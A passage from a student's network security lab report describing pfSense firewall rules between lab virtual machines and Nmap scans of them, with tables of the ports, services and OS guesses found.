

Figure 7 - pfSense ruleset to block HTTP traffic from Windows 7 VM to External Kali VM

After applying the ruleset, the Windows 7 VM could not access the External Kali VM via HTTP anymore.

3. (10 points) Configure the pfSense firewall table that only PASS the inbound HTTP traffic and FTP traffic (from External Kali) toward Internal Kali and Windows Server 2008, respectively. Please show me your firewall table, and test the connections.



Figure 8 - pfSense firewall ruleset (WAN) to allow only HTTP and FTP from External Kali to Internal Kali and WS 2008 respectively

In this step, I configured the pfSense firewall to block all traffic except for HTTP and FTP from the External Kali VM to Internal Kali VM and WS 2008 VM respectively.



Figure 9 - pfSense firewall ruleset (LAN) to allow only HTTP and FTP from External Kali to Internal Kali and WS 2008 respectively

On the LAN side, I blocked all traffic except for HTTP and FTP from External Kali to Internal Kali and WS 2008 respectively.



Figure 10 - pfSense firewall ruleset: Testing the ICMP and HTTP connections from Internal Kali to External Kali

When I tested the connections, I found that ICMP packets from Internal Kali to External Kali were blocked, but the HTTP connection passed.



Figure 11 - pfSense firewall ruleset: Testing FTP and ICMP connections from External Kali

Here, External Kali was able to connect to WS 2008's FTP server. ICMP packets to WS 2008 and Internal Kali were blocked.

TASK B – NMAP SCANNING

You need to clear the previous firewall rules before continuing.

1. (10 points) Run a simple scan from **Internal Kali** to obtain the basic information for the following hosts (including open ports information, MAC address, operation systems, etc.)

    a. Windows 7 VM
    b. Ubuntu 64-bit VM
    c. Windows Server 2008 VM



Figure 12 - Internal Kali simple Nmap scan 192.168.10.9-192.168.10.11

In this step, I performed a simple nmap scan on Internal Kali, Ubuntu, and WS 2008. The scan discovered a list of open ports and services for each machine, as well as their MAC addresses.

2. (15 points) Run an intensive scan from **Internal Kali** to obtain the detailed information for the same hosts, then complete the table below.

IP address	MAC address	OS guessed	Open ports	Service and Version
192.168.10.9	00:0C:29:29:42:EF	Windows 7 Enterprise 6.1	• 135 • 139 • 445 • 554 • 2869 • 3389 • 5357 • 10243	• msrpc (Microsoft Windows RPC) • netbios-ssn • microsoft-ds • rtsp? • http [Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)] • ms-wbt-server? • http [httpd 2.0] • http [httpd 2.0]
192.168.10.10	00:0C:29:22:3C:09	Linux 4.10	• 21	• Service: ftp (vsftpd 3.0.3)
192.168.10.11	00:0C:29:1B:11:7C	Windows Server 2008 R2 Standard 6.1	• 21 • 80 • 135 • 445 • 3389 • 49154	• ftp (Microsoft ftpd) • http (Microsoft IIS httpd 7.5) • msrpc • microsoft-ds • ms-wbt-server? • msrpc



Figure 13 - Internal Kali intense scan on Windows 7



Figure 14 - Internal Kali intense scan on Ubuntu



Figure 15 - Internal Kali intense scan on WS 2008

3. (15 points) Run an intensive scan from **External Kali** to obtain the detailed information on the LAN side, then complete the table below.

IP address	MAC address	OS guessed	Open ports	Service and Version
192.168.10.9	N/A	Brother embedded (86%), Digi embedded (86%), Microsoft Windows Vista (86%), Sony Ericsson embedded (86%)	• 3389	• tcpwrapped
192.168.10.10	N/A	Unix	• 21	• ftp (vsftpd 3.0.3)
192.168.10.11	N/A	Windows Server 2008 R2 - 2012	• 21 • 80 • 135 • 445 • 3389	• ftp (Microsoft ftpd) • http (Microsoft IIS httpd 7.5) • msrpc • microsoft-ds

			• 49154	• tcpwrapped • msrpc



Figure 16 - External Kali intense scan on Windows 7



Figure 17 - External Kali intense scan on Ubuntu

